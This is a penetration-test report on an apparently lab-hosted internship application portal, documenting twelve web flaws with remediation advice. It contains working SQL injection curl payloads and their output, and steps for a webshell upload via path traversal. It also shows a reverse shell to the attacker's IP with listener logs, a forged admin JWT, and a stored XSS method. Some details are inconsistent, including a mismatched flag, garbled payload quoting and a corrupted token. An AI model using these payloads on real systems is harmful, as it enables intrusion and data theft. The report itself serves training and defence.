

MWR CYBERSEC - INTERNSHIP APPLICATION PORTAL

CONFIDENTIAL

TARGET

<http://interns.mwrcybersec.loc>

Assessor: Nakedi Tumelo Peta	TryHackMe Username: naxsmann03
Date of Assessment: 15 June 2026	Report Version: 2.0

Contents

1. Executive Summary	5
1.1 Findings at a glance	5
1.2 Summary of Finding	6
2. Methodology	7
2.1 Pre-engagement and Scoping	7
2.2 Intelligence Gathering	7
2.3 Threat Modelling and Vulnerability Analysis	7
2.4 Exploitation	7
2.5 Post-exploitation	8
2.6 Reporting	8
Tools used	8
3. Risk Rating Definition	9
4. Technical Findings	10
4.1 Finding 1: Unrestricted File Upload Leading to Remote Code Execution	11
Description:	11
Reproduction Steps:	12
Business Impact:	13
Screenshot References:	13
Remediation:	16
4.2 Finding 2: SQL Injection. Login Email Parameter	17
Description:	17
Reproduction Steps:	17
Business Impact:	18
Screenshot References:	18
Remediation:	19
4.3 Finding 3: Broken Access Control via Forged JWT (Administrative Privilege Escalation)	20
Description:	20
Reproduction Steps:	20
Business Impact:	21
Screenshot References:	21

Remediation:.....	22
4.4 Finding 4 - Stored Cross-Site Scripting in Profile Name Field.....	23
Description:	23
Reproduction Steps:	23
Business Impact:	24
Screenshot References:	24
Remediation:.....	26
4.5 Finding 5 : Business Logic Flaw. Information Disclosure on Locked Assignment Restart	27
Description:	27
Reproduction Steps:	27
Business Impact:	28
Screenshot References:	28
Remediation:.....	30
4.6 Finding 6: Weak JWT Secret Key. Privilege Escalation and Unauthorised Data Access	31
Description:	31
Reproduction Steps:	31
Business Impact:	32
Screenshot References:	33
Remediation:.....	36
4.7 Finding 7: Sensitive Data Exposure. Password Hash Returned in Login Response	37
Description:	37
Reproduction Steps:	37
Screenshot References:	38
Remediation:.....	38
4.8 Finding 8: Insecure Direct Object Reference on User Assignments via Forged JWT	39
Description:	39
Reproduction Steps:	39
Business Impact:	39
Screenshot References:	40

Remediation:.....	40
4.9 Finding 9: Unverified Email Change (Potential Account Takeover).....	41
Description:	41
Reproduction Steps:	41
Business Impact:	41
Screenshot References:	42
Remediation:.....	42
4.10 Finding 10: Cleartext Transport (No TLS).....	43
Description:	43
Reproduction Steps:	43
Business Impact:	43
Screenshot References:	44
Remediation:.....	45
4.11 Finding 11: Missing HTTP Security Headers	46
Description:	46
Reproduction Steps:	46
Business Impact:	46
Screenshot References:	46
Remediation:.....	47
4.12 Verbose Error Message Disclosure	48
Description	48
Reproduction Steps:	48
Business Impact:	48
Remediation:.....	49
5. OWASP TOP 10 (2021) Coverage	50
6. Remediation Roadmap.....	51
7. Conclusion	52
Appendix A: Flags Captured.....	53
Appendix B: References	54
Appendix C: Glossary	55

1. Executive Summary

This assessment covered the full MWR CyberSec Internship Application Portal, including authentication, file upload, API security, JWT handling, SQL injection, XSS, IDOR, and administrative access controls. Twelve vulnerabilities were identified, ranging from High severity to Informational. The central finding is that a single registered applicant account is enough to fully compromise the platform by two independent routes. On the first, an unrestricted CV upload chained with a path-traversal disclosure leads to Remote Code Execution on the server. On the second, a JWT signing secret cracked in under a second allows any user to forge an administrator token and export the entire applicant database. SQL injection and stored XSS provide further routes to the same data. None of the attacks required unusual skill or tooling. Three root causes should be addressed first: the weak JWT signing key, the file-upload validation, and the admin-endpoint authorisation checks. Once those are corrected, most of the remaining findings fall away.

1.1 Findings at a glance

Rating	Number Of Findings
High	8
Medium	2
Low	1
Information	1

1.2 Summary of Finding

ID	Findings	OWASP 2021	Severity	Flag
F-01	Unrestricted File Upload leading to Remote Code Execution	A04:2021 Insecure Design	High	Captured
F-02	SQL injection in the Login Email Parameter	A03:2021 Injection	High	Captured
F-03	Broken Access Control via Forged JWT (Admin Privilege Escalation)	A01:2021 Broken Access Control	High	Captured
F-04	Stored Cross-Site Scripting in Profile Fields	A03:2021 Injection	High	Captured
F-05	Business Logic Flaw: Information Disclosure on Locked Assignments Restart	A04:2021 Insecure Design	High	Captured
F-06	Weak JWT Signing Secret	A02:2021 Cryptography Failures	High	N/A
F-07	Sensitive Data Exposure: Password Hash Returned in Login Response	A02:2021 Cryptographic Failures	High	N/A
F-08	Insecure Direct Object Reference on Assignments	A01:2021 Broken Access Control	High	N/A
F-09	Account Takeover via Unrestricted Email change	A07:2021 Identification and Authentication Failures	Medium	N/A
F-10	Cleartext Transport (No TLS)	A02:2021 Cryptographic Failures	Medium	N/A
F-11	Missing HTTP Security Headers	A05:2021 Security Misconfiguration	Low	N/A
F-12	Verbose Error Message Disclosure	A05:2021 Security Misconfiguration	Info	N/A

2. Methodology

The assessment followed the Penetration Testing Execution (PTES) and used the OWASP Top 10 (2021) and the OWASP Application Security Standard as reference for Coverage. The work moved through the PTES phases below.

2.1 Pre-engagement and Scoping

Before testing began, the target, the in-scope functionality and the rules of engagement were agreed. The single in-scope host was <http://interns.mwrcybersec.loc>, with flags submitted through the validation portal. Destructive testing and out-of-scope hosts were excluded.

2.2 Intelligence Gathering

Fingerprinting was done on the application with Wappalyzer, which showed Nginx 1.24.0 on Ubuntu with React and Vite frontend. An account was then registered, and the application was used the way a normal applicant would: logging in, completing the profile, working through assignments, and observing what the application returned at each step. FoxyProxy routed browser traffic through Burp Suite throughout, so that requests could be seen and modified. The browser Network tab showed exactly which API calls the frontend made during normal investigation, and ffuf was used to run directory and endpoint enumeration against the web root and API paths.

2.3 Threat Modelling and Vulnerability Analysis

From the observed behaviour, trust boundaries were mapped: where user input reached the database, how files were stored and served, how sessions were issued and validated, and how administrative access was decided. This pointed at the login query, the CV upload and storage path, the JWT handling, and the assignment and admin endpoints as the areas most likely to carry risk. Each was then tested directly.

2.4 Exploitation

Burp Suite was used to intercept uploads and modify multipart fields, inspect and replay JWTs, and capture the exact API paths used behind the scenes. curl handled direct API testing, included custom headers, and looped through user identifiers to reach endpoints the UI never exposed. CyberChef encoded and decoded JWT segments while forged tokens were built, John the Ripper recovered the HS256 signing secret from the captured token. Where SQL injection was suspected, manual UNION-based payloads confirmed exploitability and extracted data. Failed attempts, such as the upload paths that did not lead to execution, are documented inside relevant findings rather than discarded, because they show how the working path was found.

2.5 Post-exploitation

After gaining code execution, the privilege level (www-data) was confirmed, the flag files were located, and a reverse shell was established to demonstrate interactive access. After forging an administrator token, the applicant database was exported to show the full extent of the access-control failure. Actions were limited to proving impact and capturing flags.

2.6 Reporting

Findings are written up here with a description, reproduction steps, business impact, evidence (Screenshots), and remediation. They are ordered by severity, and within each severity tier the finding that carried the flag is presented first. Each finding is mapped to an OWASP Top 10 (2021) category and a CWE, and carries a CVSS v3.1 base score for reference alongside the qualitative rating.

Tools used

Tool	Purpose
Wappalyzer	Technology fingerprinting.
Burp Suite + FoxyProxy	Intercepting proxy, request modification.
curl	Direct API testing, forged tokens, header manipulation.
CyberChef	Encoding and decoding JWT segments and payloads.
John the Ripper	Cracking the HS256 JWT signing secret.
Python3(PyJWT)	Forging JWTs with arbitrary claims.
ffuf	Directory and endpoint enumeration.
Netcat	Reverse shell listener
Browser DevTools (Network)	Mapping frontend API calls

3. Risk Rating Definition

Findings are rated using the MWR CyberSec qualitative scheme below.

Rating	Definition
High	Potential for an attacker to control, alter, or delete electronic assets. Unauthorized access, data capture, defacement.
Medium	Combined with other factors, potential for asset compromise. Conditional exploitation, configuration-dependent.
Low	Likelihood or impact of exploitation is extremely low. Weak ciphers, outdated protocols, programmatic CAPTCHA bypass.
Information	Cannot be exploited directly but not aligned with best practice. Information disclosure, version leakage.

High is the maximum severity in the MWR CyberSec scheme. CVSS v3.1 base scores are provided alongside each finding as a secondary, more granular reference and may fall within the CVSS "Critical" band (≥ 9.0); they are included for technical completeness and do not introduce an additional severity tier. Where a CVSS base score falls in a different band to the assigned severity, the severity reflects the qualitative scheme above, which weights exploitation conditions and real-world impact rather than the numeric score alone.

4. Technical Findings

The findings below are ordered by severity. Within each tier, findings that captured a flag are listed first, followed by remaining findings. Each write-ups includes the OWASP Top 10 (2021) category, the relevant CWE, a CVSS v3.1 base score, reproduction steps, business impact, evidence (Screenshots) and remediation.

4.1 Finding 1: Unrestricted File Upload Leading to Remote Code Execution

Finding ID	F-01
Severity	High
CVSS v3.1	8.8 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H)
OWASP Top (2021)	A04:2021 Insecure Design (path traversal element; A01:2021 Broken Access Control)
CWE	CWE-434 Unrestricted Upload of File with Dangerous Type; CWE-22 Path Traversal
Affected Component	POST /api/v1/profile/cv; storage path cv-view/ served by PHP-FPM
Flag	MWR{d82f0fb547ade06618a154a58044dc83}

Description:

The CV upload endpoint at POST /api/v1/profile/cv accepts any file without checking what it actually contains. There is no extension filtering, no MIME type validation, and no magic byte inspection. An authenticated user can upload a PHP webshell and the server stores it without raising any error.

The upload weakness on its own would have limited impact if the stored file could not be reached and executed. What turned it into full code execution was the path traversal issue in the filename parameter. By modifying the filename field in the multipart upload request, the server's response disclosed the actual storage directory: cv-view/. Unlike the other directories tested, this one is served through PHP-FPM, meaning PHP files stored there are executed when requested in the browser. That combination of unrestricted upload and an executable storage directory resulted in full Remote Code Execution on the server as the www-data user.

During testing, obvious storage paths were tested first and what did not work was documented. Requests to /uploads/, /cv/, /files/, /media/, and /static/ all returned the React frontend HTML rather than executing PHP, because Nginx routes unknown paths back to the single page application. Searching the JavaScript bundle for an upload path returned nothing useful. Only the path traversal response revealed cv-view/, which was the route that led to execution.

Reproduction Steps:

1. Use Wappalyzer to fingerprint the application technology. This revealed Nginx 1.24.0 running on Ubuntu with a React and Vite frontend.
2. Enable FoxyProxy and point it to Burp Suite on 127.0.0.1:8080 so all browser traffic goes through the proxy.
3. Authenticate to the application and obtain a valid access token
4. Open a text editor, type the PHP webshell payload, and save the file as shell.pdf in the Downloads folder
5. Enable Burp Suite Intercept, then upload shell.pdf through the CV Replace button on the Profile page. When Burp catches the request, modify the filename field from filename="shell.pdf" to filename="../../../../var/www/html/shell.php" and forward the request. Observe the response reveals the storage directory structure.
6. Read the server response carefully. The returned filename field shows cv-view/[hash].php which reveals where uploaded files are actually stored on the server.
7. Before trying the cv-view path, the obvious directories were tested first to document what did not work. Requests to /uploads/, /cv/, /files/, /media/, and /static/ all returned the React frontend HTML rather than executing PHP. Searching the JavaScript bundle for upload paths found nothing useful either. Nginx was routing everything unknown back to the frontend.
8. Navigate directly to the revealed cv-view path and append ?cmd=whoami to confirm Remote Code Execution. The server returns www-data.
9. Use the webshell to locate the flag file on the server using the find command.
10. Start a Netcat listener on Kali on port 4444 in a separate terminal.
11. Trigger a reverse shell through the webshell by sending a bash reverse shell payload pointing to the attacker's tun0 IP address.
12. Observe the reverse shell connection established on the Netcat listener confirming full interactive access to the server.
13. Verify with benign commands whoami, hostname, and id, then read the flag file with cat /var/www/flags/flag.txt.

Business Impact:

An authenticated attacker who achieves Remote Code Execution can run arbitrary commands on the server as www-data. From that position they can read any file the web process can access, pull the entire user database including password hashes, alter or wipe application data, and plant backdoors that survive restarts. The internal network becomes reachable for further scanning and lateral movement. Depending on the server configuration, escalating to root is realistic.

In practice this means the application is fully compromised. Every applicant's personal information, academic records, and credentials are at risk. The platform cannot be trusted to protect the data it holds. For MWR CyberSec specifically, a breach of this nature would trigger mandatory reporting obligations under POPIA and GDPR, carry significant financial penalties, and cause lasting reputational damage to the organisation running the internship programme.

Screenshot References:

- Screenshot_rce_01_wappalyzer_tech_stack.png




Figure 1.1- Wappalyzer showing Nginx and Ubuntu

- Screenshot_rce_02_burp_foxyproxy_setup.png



Figure 1.2 – FoxyProxy and Burp configured

- Screenshot_rce_03_shell_pdf_created_in_editor.png




Figure 1.3 – PHP shell saved as shell.pdf

- Screenshot_rce_04_curl_command.png




Figure 1.4 – curl command sending upload through burp

- Screenshot_rce_05_burp_intercept_filename_modified.png



Figure 1.5 – Burp intercept with path traversal in the file field

- Screenshot_rce_06_burp_response_cv_revealed.png




Figure 1.6 – Response disclosing the cv-view storage path

- Screenshot_rce_07_webshell_whoami_executed.png



Figure 1.7 – Webshell returning www-data

- Screenshot_rce_08_turn0_ip.png




Figure 1.8 – Confirmation of the tun0 ip

- Screenshot_rce_09_reverse_shell_connected.png

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.234.220] from (UNKNOWN) [10.80.190.187] 38958
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@6c6b851d4546:/var/www/html$
```

Figure 1.9 – Reverse shell established on the Netcat listener

- Screenshot_rce_10_flag_retrieved_from_shell.png

```
www-data@6c6b851d4546:/var/www/html$ whoami
www-data
www-data@6c6b851d4546:/var/www/html$ hostname
6c6b851d4546
www-data@6c6b851d4546:/var/www/html$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@6c6b851d4546:/var/www/html$ cat /var/www/flags/flag.txt
cat /var/www/flags/flag.txt
MWR{d82f0fb547ade06618a154a58044dc83}www-data@6c6b851d4546:/var/www/html$
```

Figure 1.10 – Flag retrieved from server

Remediation:

1. Whitelist allowed file extensions to only permit .pdf.
2. Validate MIME type server-side using libmagic rather than trusting the client.
3. Validate magic bytes to confirm the file is genuinely a PDF.
4. Sanitise the filename completely by stripping all path-traversal characters and using only the base filename.
5. Store uploaded files outside the web root, in a location Nginx does not map, for example /var/uploads/cvs/.
6. Serve files only through a controlled API endpoint that authenticates the request and streams the file with a Content-Disposition: attachment header; never allow direct file access.
7. Configure Nginx to never execute PHP from upload directories, explicitly disable PHP-FPM processing in any location that could serve user-uploaded content.
8. Rename uploaded files to random UUIDs with no preserved extension to prevent extension-based execution.

4.2 Finding 2: SQL Injection. Login Email Parameter

Finding ID	F-02
Severity	High
CVSS v3.1	9.8 (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)
OWASP Top (2021)	A03:2021 Injection
CWE	CWE-89 Improper Neutralization of Special Elements used in an SQL Command
Affected Component	POST /api/v1/auth/login (email parameter)
Flag	MWR{77c442373e3711ac36764fb0c16efad8}

Description:

The email parameter of the POST /api/v1/auth/login endpoint is not sanitised or parameterised before being embedded in a SQL query. Submitting a single quote character produced a MariaDB syntax error, which confirmed that untrusted input reaches the database layer intact. The server additionally returns the raw database error message in the response body, disclosing the database type and version. That verbose disclosure is recorded separately as an informational finding (F-12).

Because the input lands directly inside the query, this is exploitable as a classic injection. The column count with ORDER BY was confirmed, then used in a UNION-based payload to read from information_schema, locate a second database named internapp_ctf, and dump its flags table.

Reproduction Steps:

1. Send a POST request to /api/v1/auth/login with a single quote in the email field and observe the 500 response carrying the MariaDB error. This confirms the input is interpolated into the query without parameterisation.
2. Count the columns with ORDER BY. ORDER BY 12 is accepted; ORDER BY 13 raises an unknown column error, so the query returns exactly twelve columns.
3. Build a UNION SELECT with twelve columns and enumerate information_schema to list the available databases, where internapp_ctf is visible.
4. Enumerate the tables in internapp_ctf, which contains a single table named flags with columns id, vuln_class and flag_value.
5. Dump the flags table with a UNION payload and retrieve the SQL injection flag.

Business Impact:

An unauthenticated attacker can extract the entire database contents including all user records, password hashes, and application data. Combined with F-07 (password hashes returned in login responses), an attacker could retrieve and crack credentials for any user, including administrators, with no authentication required.

Screenshot References:

- Sqli_01_error_disclousure.png

```
(kali@kali)-[~]
$ curl -i -X POST http://interns.mwrcybersec.loc/api/v1/auth/login \
-H "Content-Type: application/json" \
-d '{"email": "testuser99@test.local\\' OR 1=1--", "password": "anything"}'
HTTP/1.1 500 INTERNAL SERVER ERROR
Server: nginx/1.24.0 (Ubuntu)
Date: Sat, 23 May 2026 19:53:04 GMT
Content-Type: application/json
Content-Length: 174
Connection: keep-alive

{"error": "(1064, \"You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '\\\" at line 1\\\")\"}
```

Figure 2.1 – Single quote input triggering the raw MARIADB syntax error.

- Sqli_02a_column_count.png

```
(kali@kali)-[~]
$ curl -s -X POST http://interns.mwrcybersec.loc/api/v1/auth/login \
-H "Content-Type: application/json" \
-d '{"email": "test\\' ORDER BY 12--", "password": "x"}' | python3 -m json.tool
{
  "code": "INVALID_CREDENTIALS",
  "error": "Invalid credentials"
}
```

Figure 2.2a – ORDER BY confirming the twelve column count

- Sqli_02b_column_count.png

```
(kali@kali)-[~]
$ curl -s -X POST http://interns.mwrcybersec.loc/api/v1/auth/login \
-H "Content-Type: application/json" \
-d '{"email": "test\\' ORDER BY 13--", "password": "x"}' | python3 -m json.tool
{
  "error": "(1054, \"Unknown column '13' in 'ORDER BY'\\")"
}
```

Figure 2.2b – ORDER BY confirming the Thirteen column count

- Sqli_03_all_database.png

```
(kali@kali)-[~]
$ curl -s -X POST http://interns.mwrcybersec.loc/api/v1/auth/login \
-H "Content-Type: application/json" \
-d '{"email": "x\\' UNION SELECT GROUP_CONCAT(schema_name SEPARATOR '\\', '\\'), 2,3,4,5,6,7,8,9,10,11,12 FROM information_schema.schemata--", "password": "x"}' | python3 -m json.tool
{
  "application_submitted": 10,
  "created_at": "12",
  "degree": "7",
  "email": "6",
  "id": "information_schema, internapp_ctf, internapp",
  "name": "2",
  "nickname": "4",
  "password_hash": "8",
  "role": "9",
  "submitted_at": "11",
  "surname": "3",
  "university": "5"
}
```

Figure 2.3 –UNION SELECT disclosing the available databases.

- Sqli_04_flag_retrieved.png



```
(kali@kali)-[~]
$ curl -s -X POST http://interns.mwrcybersec.loc/api/v1/auth/login \
-H "Content-Type: application/json" \
-d '{"email":"x":"' UNION SELECT GROUP_CONCAT(id,0x7c,vuln_class,0x7c,flag_value SEPARATOR 0x0a),2,3,4,5,6,7,8,9,10,11,12 FROM internapp_ctf.flags-- "',"password":"x"}' | python3 -m json.tool
{
  "application_submitted": 10,
  "created_at": "12",
  "degree": "7",
  "email": "6",
  "id": "1|sqli|MWRC{77c442373e3711ac36764fb0c16efad8}",
  "name": "2",
  "nickname": "4",
  "password_hash": "8",
  "role": "0",
  "submitted_at": "11",
  "surname": "3",
  "university": "5"
}
```

Figure 2.4 – Flag extracted from internapp_ctf_flags.

Remediation:

1. Use parameterised queries or prepared statements for all database operations.
2. Never concatenate user-supplied input into SQL strings.
3. Apply input validation on the email field as defence in depth.
4. Return a generic error to the client and log the detail server-side, so database errors are never exposed (see F-12)

4.3 Finding 3: Broken Access Control via Forged JWT (Administrative Privilege Escalation)

Finding ID	F-03
Severity	High
CVSS v3.1	8.1 (CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N)
OWASP Top (2021)	A01:2021 Broken Access Control
CWE	CWE-639 Authorization Bypass Through User-Controlled Key; CWE-285 Improper Authorization
Affected Component	/api/v1/admin/export and other /api/v1/admin/* endpoint
Flag	MWR{a6c7abb69e596f84b9bb8b3f8bfe8f08}

Description:

The application enforces administrative access controls based solely on the sub claim of the JWT presented in the Authorization header. Because the JWT signing secret is weak (it is the literal word secret, see F-06), a token was forged claiming to be the admin user (sub: 1) with a cryptographically valid signature. The server checked the signature, saw the admin identifier, and granted access to administrative endpoints without performing any secondary verification against the database.

This is a single point of failure in the authorization design. With no database role verification behind the cryptography check, any successful forgery results in complete administrative compromise. The /api/v1/admin/export endpoint returned applicant data as CSV, along with a flag confirming the bypass.

Reproduction Steps:

1. Authenticate as a regular user and obtain a valid access token.
2. Confirm the admin endpoint correctly rejects the regular user token (ADMIN_REQUIRED).
3. Using the cracked secret, forge a JWT with sub set to 1, impersonating the admin user.
4. Send the forged token to the protected admin export endpoint /api/v1/admin/export and observe the server return applicant data as CSV with the flag at the end of the response.
5. Reuse and verify that the forged token also grants access to other admin endpoints, demonstrating the full scope of the broken access control.


Business Impact:

An attacker with any valid account on the platform can escalate to full administrative privileges by exploiting the chain of the weak JWT secret combined with the absence of secondary authorization checks. As admin the attacker can export the entire applicant database (names, email addresses, universities, degrees, assignment scores and CV filenames), read any individual profile, and view information meant only for MWR staff.

This is a mass data breach affecting all 130 plus applicants and serious POPIA and GDPR concern. The exposed data supports target phishing, identity theft, and manipulation of the selection process.

Screenshot References:

- screenshot_priv_esc_01_regular_token_blocked.png :



```
{ "code": "ADMIN_REQUIRED", "error": "Admin access required" }
```

Figure 3.1 - Regular token rejected with ADMIN_REQUIRED


- screenshot_priv_esc_02_forged_admin_token.png :



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJmcmVzaCI6ZmFsc2UsImIhdCI6MTc4MDY0MTY3NSwidHlwZSI6ImFjY2VzcyIsInV1aWUiOiJlLCJyYmYiOiJE30DA2NDE2NzUsImV4IjoiMTc4MDY0MTY3NX0.aaFcZ87RoyngH5TaQA--aISi_XFDGepSFJoF4x1ZA0I
```

Figure 3.2 - Forged JWT with sub 1


- screenshot_priv_esc_03_export_endpoint_flag.png :



```
{ "flag": "MWR{a6c7abb69e596f84b9bb8b3f8bfe8f08}" }
```

Figure 3.3 – Export endpoint returning sensitive the flag value

- screenshot_priv_esc_04_admin_applicants_accessed.png :



```
{
  "application_submitted": true,
  "assignments_completed": 3,
  "created_at": "2026-03-29T21:47:13",
  "degree": "BSc Data Science",
  "email": "intern_001@demo.mwr.com",
  "id": 2,
  "name": "Noah",
  "nickname": "intern_001",
  "submitted_at": "2026-03-31T15:47:13",
  "surname": "Nkosi",
  "total_assignments": 3,
  "university": "University of Cape Town"
},
{
  "application_submitted": true,
  "assignments_completed": 3,
  "created_at": "2026-04-01T21:47:13",
  "degree": "BIT Software Engineering",
  "email": "intern_002@demo.mwr.com",
  "id": 3,
  "name": "David",
  "nickname": "intern_002",
  "submitted_at": "2026-04-18T21:47:13",
  "total_assignments": 3,
  "university": "University of Cape Town"
}
```

Figure 3.4 - Same forged token reaching other admin endpoints

Remediation:

1. Replace the JWT signing secret immediately with a cryptographically strong random value of at least 256 bits.
2. Add server-side role verification on every admin endpoint, do not trust JWT claims alone. Look up the user in the database and check their actual role.
3. Migrate from HS256 to RS256 (asymmetric signing) so a leaked verification key cannot be used to forge tokens.
4. Implement token rotation and short access token lifetimes.
5. Add logging and monitoring on admin endpoint access, any unexpected admin activity from a new user ID or IP should trigger an alert.
6. Require multi-factor authentication for administrative actions to add an additional layer beyond JWT validation.

4.4 Finding 4 - Stored Cross-Site Scripting in Profile Name Field

Finding ID	F-04
Severity	High
CVSS v3.1	7.6 (CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:L/A:N)
OWASP Top (2021)	A03:2021 Injection
CWE	CWE-79 IMPROPER neutralization of Input During Web Page Generation (Stored XSS)
Affected Component	PATCH /api/v1/profile/ (name, surname, nickname, university, degree); rendered on /profile/view and in the admin applicant view
Flag	MWR{0368055a3eae988b67b41ce35034a2e7}

Description:

The application accepts unsanitised HTML in profile fields (name, surname, nickname, university, degree) submitted through PATCH /api/v1/profile/ endpoint. The stored values are displayed on the Profile Preview page and in the admin applicant view using React's dangerouslySetInnerHTML, which bypasses the framework's built-in XSS protection. An attacker can store arbitrary JavaScript that executes in any user's browser when they view the affected page.

Additionally, the application stores authentication tokens in localStorage rather than httpOnly cookies, meaning stored XSS payloads can directly steal session tokens.

Reproduction Steps:

1. Authenticate and send a PATCH request to update the profile name field with an XSS payload
2. Navigate to <http://interns.mwrcybersec.loc/profile/view>. The script executes and an alert fired, confirming the payload was stored and rendered without escaping.
